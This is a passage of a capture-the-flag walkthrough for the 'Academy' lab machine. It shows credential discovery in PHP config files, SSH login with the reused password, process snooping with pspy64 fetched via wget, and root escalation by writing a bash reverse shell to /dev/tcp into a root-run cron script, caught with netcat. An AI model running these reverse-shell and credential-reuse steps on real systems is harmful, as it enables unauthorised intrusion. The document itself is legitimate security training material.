
```
╔══════════╣ Finding passwords inside key folders (limit 70) - only PHP files
/var/www/html/academy/admin/change-password.php:                        <form name="chngpwd" method="post" onSubmit="return
valid();">
/var/www/html/academy/admin/change-password.php:else if(document.chngpwd.cnfpass.value=="")
/var/www/html/academy/admin/change-password.php:else if(document.chngpwd.newpass.value≠ document.chngpwd.cnfpass.value)
/var/www/html/academy/admin/change-password.php:else if(document.chngpwd.newpass.value=="")
/var/www/html/academy/admin/change-password.php:if(document.chngpwd.cpass.value=="")
/var/www/html/academy/admin/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
/var/www/html/academy/admin/index.php:                        <input type="password" name="password" class="form-control" r
equired />
/var/www/html/academy/admin/index.php:                        <label>Enter Password :  </label>
/var/www/html/academy/admin/index.php:    $password=md5($_POST['password']);
/var/www/html/academy/admin/index.php:$query=mysqli_query($bd, "SELECT * FROM admin WHERE username='$username' and password
='$password'");
/var/www/html/academy/admin/manage-students.php:        $password="12345";
/var/www/html/academy/admin/student-registration.php:$password=md5($_POST['password']);
/var/www/html/academy/change-password.php:                        <form name="chngpwd" method="post" onSubmit="return valid(
);">
/var/www/html/academy/change-password.php:else if(document.chngpwd.cnfpass.value=="")
/var/www/html/academy/change-password.php:else if(document.chngpwd.newpass.value≠ document.chngpwd.cnfpass.value)
/var/www/html/academy/change-password.php:else if(document.chngpwd.newpass.value=="")
/var/www/html/academy/change-password.php:if(document.chngpwd.cpass.value=="")
/var/www/html/academy/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
/var/www/html/academy/index.php:                        <input type="password" name="password" class="form-control"  />
/var/www/html/academy/index.php:                        <label>Enter Password :  </label>
/var/www/html/academy/index.php:    $password=md5($_POST['password']);
```

- More exploration exposed the username and the previously identified password belong to a mysql database



```
$ cat /var/www/html/academy/admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
```

- Futher exploration into the directory home/etc/passwd indicated that grimmie has administrator authority




```
tmpfiles.d
ucf.conf
udev
ufw
update-motd.d
vim
vsftpd.conf
wgetrc
xattr.conf
xdg
$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
$ 
```

Step 11 : Lateral privilege escalation (User → Admin)


Actions performed :

1. A SSH connection with the user grimmie and the password : My_V3ryS3cur3_P4ss has enabled a succesful admin privilege



```
┌──(root💀kali)-[~]
└─# ssh grimmie@192.168.78.142
The authenticity of host '192.168.78.142 (192.168.78.142)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.78.142' (ED25519) to the list of known hosts.
grimmie@192.168.78.142's password:

Permission denied, please try again.
grimmie@192.168.78.142's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 10 01:11:41 2024 from 192.168.72.136
grimmie@academy:~$ 
```


2. Identified the content of the backup.sh



```
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

grimmie@academy:~$ 
```

- It uses a shebang command


3. Checked for crontab (scheduled job)



```
grimmie@academy:~$ crontab -l
no crontab for grimmie
grimmie@academy:~$ 
```

- There was none

4. Checked crontab for root



```
grimmie@academy:~$ crontab -u root -l
must be privileged to use -u
grimmie@academy:~$ 
```


- Root privilege is required to check root crontab

Step 12 : Process Snooping

Tool used : pspy64

Actions performed :


1. Imported pspy64 with the same manner as LinPEAS was previously



```
grimmie@academy:~$ wget http://192.168.78.136/pspy64
--2025-10-15 22:18:58--  http://192.168.78.136/pspy64
Connecting to 192.168.78.136:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                    100%[===========================================>]   2.94M  --.-KB/s    in 0.04s

2025-10-15 22:18:58 (71.2 MB/s) - 'pspy64' saved [3078592/3078592]
```

Note: Temporary directories such as /tmp are preferred for file transfers.

2. Ran pspy64 after changing permission




```
grimmie@academy:~$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms
and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/10/15 22:19:57 CMD: UID=0    PID=92     |
2025/10/15 22:19:57 CMD: UID=0    PID=9      |
2025/10/15 22:19:57 CMD: UID=0    PID=844    | dhclient
2025/10/15 22:19:57 CMD: UID=0    PID=835    | -bash
2025/10/15 22:19:57 CMD: UID=0    PID=831    | (sd-pam)
2025/10/15 22:19:57 CMD: UID=0    PID=830    | /lib/systemd/systemd --user
2025/10/15 22:19:57 CMD: UID=0    PID=81     |
2025/10/15 22:19:57 CMD: UID=0    PID=80     |
2025/10/15 22:19:57 CMD: UID=0    PID=8      |
2025/10/15 22:19:57 CMD: UID=0    PID=79     |
2025/10/15 22:19:57 CMD: UID=0    PID=78     |
2025/10/15 22:19:57 CMD: UID=0    PID=77     |
2025/10/15 22:19:57 CMD: UID=0    PID=76     |
2025/10/15 22:19:57 CMD: UID=0    PID=75     |
2025/10/15 22:19:57 CMD: UID=0    PID=74     |
2025/10/15 22:19:57 CMD: UID=0    PID=73     |
2025/10/15 22:19:57 CMD: UID=0    PID=72     |
2025/10/15 22:19:57 CMD: UID=0    PID=71     |
2025/10/15 22:19:57 CMD: UID=0    PID=70     |
2025/10/15 22:19:57 CMD: UID=0    PID=69     |
2025/10/15 22:19:57 CMD: UID=0    PID=68     |
2025/10/15 22:19:57 CMD: UID=0    PID=67     |
2025/10/15 22:19:57 CMD: UID=0    PID=66     |
2025/10/15 22:19:57 CMD: UID=0    PID=65     |
2025/10/15 22:19:57 CMD: UID=0    PID=64     |
```

# UID = 0 means, executed by root ; UID = 1000, means by admin

Result :

- It was observed that root runs backup.sh once every minute




```
27:01 CMD: UID=0    PID=13155  | /usr/sbin/CRON -f
27:01 CMD: UID=0    PID=13156  | /usr/sbin/CRON -f
27:01 CMD: UID=0    PID=13157  | /bin/sh -c /home/grimmie/backup.sh
28:01 CMD: UID=0    PID=13158  | /usr/sbin/CRON -f
28:01 CMD: UID=0    PID=13159  | /usr/sbin/CRON -f
28:01 CMD: UID=0    PID=13160  | /bin/bash /home/grimmie/backup.sh
```

- This can be taken advantage of by using a reverse shell

Step 13 : Injecting a reverse shell for root privilege escalation

Actions performed :

1. Obtained bash reverse shell code from a public reference



pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

- Blog (78)
- Cheat Sheets (10)
  - Shells (1)
  - SQL Injection (7)
- Contact (2)
- Site News (3)
- Tools (17)
  - Audit (3)
  - Misc (7)
  - User Enumeration (4)
  - Web Shells (3)
- Uncategorized (3)
- Yaptest (15)

back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute "/bin/sh -i" with "cmd.exe".


Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):


```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

2. Listener was set up on port 8080



```
┌──(root💀kali)-[~]
└─# nc -lvnp 8080
listening on [any] 8080 ...
```

3. Injected the shellcode into the file




```
  GNU nano 3.2                                backup.sh

#!/bin/bash

bash -i >& /dev/tcp/192.168.78.136/8080 0>&1
```

# Changed the default ip given to attacker ip

Step 14 : Capturing the final flag

- After 1 minute the server executed the backup.sh file, a root shell was received AND
- The flag.txt was obtained



```
┌──(root💀kali)-[~/Desktop/Transfer]
└─# nc -lvnp 8080                                                                 1 ✕
listening on [any] 8080 ...
connect to [192.168.78.136] from (UNKNOWN) [192.168.78.142] 56772
bash: cannot set terminal process group (27464): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~# 
```

This marks the completion of the Academy machine.

- Overall, this machine involved gaining initial access through anonymous FTP and cracked credentials to access a vulnerable web application. A file upload vulnerability allowed a PHP reverse shell to be deployed, providing an initial shell. Local enumeration using LinPEAS exposed credentials that enabled lateral movement to an administrator account. Process monitoring with pspy revealed a root-owned cron job executing a writable script, which was abused to inject a reverse shell and obtain root access, allowing the final flag to be captured.